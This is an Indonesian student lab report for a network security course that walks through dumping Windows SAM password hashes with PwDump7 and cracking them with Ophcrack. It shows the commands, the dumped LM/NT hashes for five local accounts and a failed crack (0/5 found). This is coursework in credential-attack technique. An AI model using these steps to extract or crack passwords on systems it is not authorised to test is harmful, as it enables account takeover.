Nama : **Ayu Lestari**


NIM : **09011182126009**

Mata Kuliah : **Keamanan Jaringan Komputer**


"Dumping And Cracking SAM Hashes to Extract PlainText Password"

SAM (Security Account Manager) adalah sebuah database di sistem operasi Windows yang menyimpan informasi penting tentang akun pengguna, seperti nama akun dan hash dari password pengguna. File SAM ini digunakan untuk memverifikasi login pengguna, yaitu dengan membandingkan hash dari password yang dimasukkan dengan hash yang tersimpan di dalamnya. SAM tidak menyimpan password dalam bentuk teks, melainkan dalam bentuk hash agar lebih aman. File ini terletak di direktori sistem Windows dan hanya bisa diakses oleh sistem, sehingga mencegah pencurian data seperti password. Namun, jika seseorang memiliki hak akses tinggi, mereka bisa mencoba mengambil file SAM dan memecahkan hash untuk mendapatkan password asli.

1. Pertama, mencari User ID berdasarkan username dengan menggunakan Command Prompt dalam mode administrator.



2. Selanjutnya, masukkan kode wmic useraccount get name,sid yang berfungsi untuk menampilkan daftar seluruh akun pengguna di sistem beserta SID (Security Identifier).



3. Setelah itu, buka dan copy lokasi file pwdump, lalu tekan enter untuk masuk ke direktori pwdump-master. Kemudian, jalankan perintah PwDump7.exe untuk medapatkan dan menampilkan hash password serta User ID.


```
C:\Windows\system32>cd C:\Users\ayulestari\Downloads\pwdump-master\pwdump-master

C:\Users\ayulestari\Downloads\pwdump-master\pwdump-master>PwDump7.exe
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrator:500:0092B9161C7B3E163FAA4C663A6E24E9:2FE61CE6ACF9F85E38947197DD712636:::
Guest:501:77CFBDF17F6267951EBF207F384F1DB7:5EFF0C31775960316C3A1F8F8912EC5B:::
¶:503:C54A91CC02D2757F6345F5640EBFAE5D:C9617429586F3B535A15DE7D2B7C3140:::
¶:504:BE591DFA87460148F7A83DCDA6A720D5:8AF9FE0C94193A42B48EBC47F0C33A3A:::
ayulestari:1000:E15DF50A00F9FD7186204A35232672C3:4C2648609E3457578E26E76C7AE3F12D:::

C:\Users\ayulestari\Downloads\pwdump-master\pwdump-master>
```

4. Selanjutnya, untuk memindahkan dan mengcopy semua data hasil dari PwDump7.exe ke file hashes.txt, gunakan perintah PwDump7.exe > c:\hashes.txt.


```
C:\Users\ayulestari\Downloads\pwdump-master\pwdump-master>PwDump7.exe > hashes.txt
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es
```

5. Berikut merupakan isi dari file hashes.txt.


6. Setelah itu, buka Ophcrack, lalu pilih pada bagian load PWDUMP file dan pilih file hashes.txt yang telah dibuat sebelumnya.




7. Selanjutnya, File hash tersebut akan tampil dengan LM hash dan NT hash, masing-masing sesuai dengan username pengguna.



8. Selanjutnya, klik pada table dan pilih Vista Free di bagian table selection, lalu klik install. Setelah itu, pilih tabel Vista Free yang telah didownload sebelumnya.



9. Setelah tabel muncul, klik ikon crack yang berada di samping ikon untuk memulai proses pemecahan kata sandi. Ophcrack akan memerlukan beberapa menit untuk menyelesaikan pemecahan kata sandi, jadi tunggu hingga proses tersebut selesai.
10. Setelah proses selesai, password akan ditampilkan. Jika hasilnya menunjukkan not found, kemungkinan besar hal ini disebabkan oleh versi terbaru Windows 10 yang secara default tidak lagi menyimpan password dalam hash LM karena alasan keamanan. Selain itu, beberapa akun, seperti Guest atau Administrator, mungkin tidak memiliki password atau sedang tidak aktif, sehingga Ophcrack tidak dapat menemukan apa pun.


ophcrack
Load
Delete
Save
Tables
Crack
Help
Exit
About
Progress
Statistics
Preferences
User
LM Hash
NT Hash
LM Pwd 1
LM Pwd 2
NT Pwd
Administrator 0092B9161C7B... 2FE61CE6ACF9F... not found not found not found
Guest 77CFBDF17F62... 5EFF0C3177596... not found not found not found
¶ C54A91CC02D2... C9617429586F3... not found not found not found
¶ BE591DFA8746... 8AF9FE0C94193... not found not found not found
ayulestari E15DF50A00F9... 4C2648609E345... not found not found not found
Table
Status
Preload
Progress
Vista free inactive 100% in RAM
table0 inactive 100% in RAM
table1 inactive 100% in RAM
table2 inactive 100% in RAM
table3 inactive 100% in RAM
Preload: done
Brute force: done
Pwd found: 0/5
Time elapsed: 0h 15m 3s